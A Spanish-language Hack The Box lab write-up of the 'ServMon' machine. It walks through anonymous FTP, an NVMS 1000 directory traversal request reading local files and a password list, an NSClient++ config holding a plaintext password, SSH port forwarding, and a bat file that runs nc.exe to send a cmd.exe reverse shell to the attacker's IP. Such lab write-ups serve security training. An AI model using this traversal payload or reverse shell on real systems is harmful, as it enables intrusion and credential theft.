

Escaneo con nmap de todos los puertos:




Escaneo dirigido a los puertos abiertos con scripts por defecto y detección de versiones:



Conectando por FTP veo que acepta el usuario anonymous sin contraseña y me descargo los dos archivos que encuentro.


Confidential.txt y notes to do.txt



Luego veo que por http hay una página web y por https hay otra.

HTTP

HTTPS



searchsploit nvms y me aparece un directory transversal, con una petición para pasarle con burp con la que muestra ficheros locales de la máquina.


El exploit es NVMS 1000 - Directory Traversal
exploits/hardware/webapps/47774.txt

La parte del exploit que muestra la petición es:


POC

GET /../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close


Como en el fichero confidential.txt decía que había puesto unas contraseñas en el escritorio del usuario nathan, le pido ese fichero con burpsuite y lo obtengo.




Pruebo las credenciales y hay una que funciona.




Me conecto por ssh con ese usuario y contraseña y obtengo el user.txt



Con searchsploit encuentro el siguiente exploit:



En el cual dice que viendo el fichero nsclient.ini o ejecutando un comando puedes ver la contraseña de la web.



Pero en el fichero ini dice que solo se permite el acceso a la ip local 127.0.0.1

```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
```


Entonces hago un port forwarding a mi máquina del puerto 8443 y accedo a la página

```
nadine@SERVMON C:\Users\Nadine\Downloads>ssh -R 8443:127.0.0.1:8443 root@10.10.15.218
root@10.10.15.218's password:
Linux kali 5.4.0-kali4-amd64 #1 SMP Debian 5.4.19-1kali1 (2020-02-17) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 15 16:06:50 2020 from 10.10.10.184
[root@kali] ~
```


```
[root@kali] /home/ktulu/HTB/servmon  service ssh start
[root@kali] /home/ktulu/HTB/servmon  vi /etc/ssh/sshd_config
[root@kali] /home/ktulu/HTB/servmon  service ssh restart
[root@kali] /home/ktulu/HTB/servmon  lsof -i:8443
[1] [root@kali] /home/ktulu/HTB/servmon
[1] [root@kali] /home/ktulu/HTB/servmon
[1] [root@kali] /home/ktulu/HTB/servmon  lsof -i:8443
[1] [root@kali] /home/ktulu/HTB/servmon  lsof -i:8443
COMMAND    PID USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
sshd    813583 root    9u  IPv6 2617555      0t0  TCP localhost:8443 (LISTEN)
sshd    813583 root   10u  IPv4 2617556      0t0  TCP localhost:8443 (LISTEN)
[root@kali] /home/ktulu/HTB/servmon
```




Siguiendo las indicaciones del exploit encontrado con searchsploit subo nc.exe y un archivo bat a la máquina víctima. El bat contiene lo siguiente:

@echo off
c:\temp\nc.exe 10.10.15.218 443 -e cmd.exe

